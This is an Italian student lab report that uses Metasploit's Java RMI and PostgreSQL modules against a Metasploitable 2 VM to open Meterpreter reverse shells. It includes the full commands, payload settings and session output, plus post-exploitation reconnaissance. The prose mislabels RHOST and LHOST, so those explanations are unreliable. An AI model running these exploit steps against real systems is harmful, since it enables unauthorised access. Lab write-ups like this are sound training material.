Progetto S7L5: Simone Esposito

EPICODE

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.


Esercizio 2:

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.


Esercizio 1.

Impostazione indirizzo IP Khali Linux 192.168.75.111

Apriamo Kali Linux dalla nostra Virtual Box ed impostiamo l'indirizzo IP in gestione di rete, poi in seguito eseguiamo il comando **"sudo nano /etc/network/interfaces"** in Kali Linux.




verifichiamo che sia stato modificato con il comando **“ip a”.**



Impostazione indirizzo IP Metasploitable.

Apriamo Metasploitable e dopo aver inserito ID e Password con le corrispettive credenziali “msfadmin-msfadmin”, possiamo cambiare l’indirizzo IP della nostra macchina attraverso il comando **“sudo nano /etc/network/interfaces”**

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
```





Infine con il comando **“ifconfig”** possiamo confermare che il nostro IP sia stato cambiato correttamente.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:58:17:56
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe58:1756/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:8251 (8.0 KB)
          Base address:0xd010 Memory:f0200000-f0220000
```


Adesso facciamo un ultimo check per verificare che le due macchine Kali Linux e Metasploit comunichino tra di loro, quindi effettuiamo un **“ping”** su entrambe le macchine, inviando alcuni

pacchetti con il comando **“-c”** e notiamo che vengono trasmessi e ricevuti correttamente.





Adesso accediamo a Metasploit su Kali Linux attraverso il comando “mfsconsole”



per cercare l’exploit da effettuare inseriamo il comando **“search rmi”.**
RMI sta per “Java Remote Method Invocation”. L'exploit stesso mira ancora a sfruttare vulnerabilità nelle implementazioni Java RMI sulla macchina vittima (in questo caso Metasploitable).

```
msf6 > search rmi
```

Dopo aver effettuato il comando, ci ritroveremo una lunga lista di exploit

andiamo a selezionare quello che ci interessa, ed è il numero 76, ovvero **“exploit/multi/misc/java_rmi_server”** grazie alla sua praticità ed efficacia per sfruttare vulnerabilità

```
                  normal     No     Java RMI Registry Interfaces Enumeration
   76   exploit/multi/misc/java_rmi_server
     2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration
```

lo selezioniamo usando il comando **“use exploit/multi/misc/java_rmi_server”**

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Come prossimo passaggio effetuiamo il comando **“show options”** per verificare RHOST,LHOST ed LPORT. Notiamo che manca l’ **RHOST (la nostra macchina attaccante, Kali Linux)**, mentre

LHOST è gia impostasto **(la nostra vittima, in questo caso la macchina Metasploitable),** come la **RPORT** su 1099**.**

Ugualmente come **LPORT** che è gia impostato su “4444”, utilizzata come (Local Port) per i payload Meterpreter su Metasploit ed ascolta sulla **porta 4444 per consentire al penetrator (noi in questo caso) di interagire con la sessione remota.**

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

Inseriamo l’RHOST attraverso il comando **“set rhosts”** seguito dal nostro IP 192.168.75.112, poi rifacciamo **“show options”** per verificare che sia stato impostato correttamente

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

Adesso, dopo aver impostato i nostri indirizzi IP delle corrispettive macchine, dobbiamo “settare” il nostro payload. Il payload determina l'obiettivo dell'attacco. Ad esempio, in questo caso è un payload Meterpreter di shell reversa per ottenere un accesso non interattivo.

Impostiamo il comando **“set payload java/meterpreter/reverse_tcp”**

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
```

Il nostro ultimo passaggio per effettuare il nostro attacco è eseguire il comando **“exploit”**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/mbJK9zEgzM
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:57106) at 2024-07-12 04:52:14 -0400

meterpreter >
```

Una volta ottenuta la sessione remota Meterpreter, possiamo ottenere la **configurazione di rete**. Per farlo eseguiamo i comandi **“shell”** e poi digitiamo **“ifconfig”** e così otterremo le nostre informazioni.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:58:17:56
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe58:1756/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126022 (123.0 KB)  TX bytes:21577 (21.0 KB)
          Base address:0×d010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:355 errors:0 dropped:0 overruns:0 frame:0
          TX packets:355 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:140897 (137.5 KB)  TX bytes:140897 (137.5 KB)
```

Per ottenere anche la **Tabella di routing**, dobbiamo uscire da questa shell con **“exit”,** per poi nuovamente digitare **“shell”** e **“route -n”.**

```
exit
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 2 created.
Channel 2 created.
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.75.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.75.1    0.0.0.0         UG    100    0        0 eth0
exit
meterpreter >
```

ESERCIZIO 2:

EPICODE

Esercizio
Traccia e requisiti

Esercizio 2:

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Eseguiamo un exploit per eseguire la vulenrabilità PostgreSQL di Metasplotable 2. Andiamo ad eseguire nuovamente il comando **“mfsconsole”**.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Con il comando **“search postgres”** possiamo ricercare l’exploit adatto, così ci ritroveremo una lista come la seguente:

```
msf6 > search postgres

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Ma
nager LinkViewFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code
 Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedA
LSearchResult.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execu
tion
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag
 Injection
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload E
xecution
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Passwo
rd Reset
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump
```

Andremo ad utilizzare il modulo numero 13, **“use exploit/linux/postgres/postgres_payload”**

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

In seguito impostiamo RHOST ed LHOST, con i rispettivi comandi **“set rhost”** e **“set lhost”** ed infine verifichiamo con **“show options”** per vedere che sia tutto corretto.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.75.112
RHOST ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST ⇒ 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

Effettuiamo il payload corretto per effettuare l'exploit con il comando **"set payload linux/x86/meterpreter/reverse_tcp"**

```
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

Ed infine possiamo effettuare l'attacco con il comando **"exploit"**

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/AdHNqznH.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:50811) at 2024-07-12 05:28:13 -0400

meterpreter >
```

Per ottenere informazione sul sistema target bisogna eseguire il comando **“sysinfo”**

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Possiamo effettuare anche altri comandi, ad esempio **getuid** per visualizzare l’identità dell’utente oppure usare il comando **“shell”** seguito da **“uname -a”** per mostrare ulteriori dettagli sul sistema operativo.

```
meterpreter > getuid
Server username: postgres
meterpreter > shell
Process 4843 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```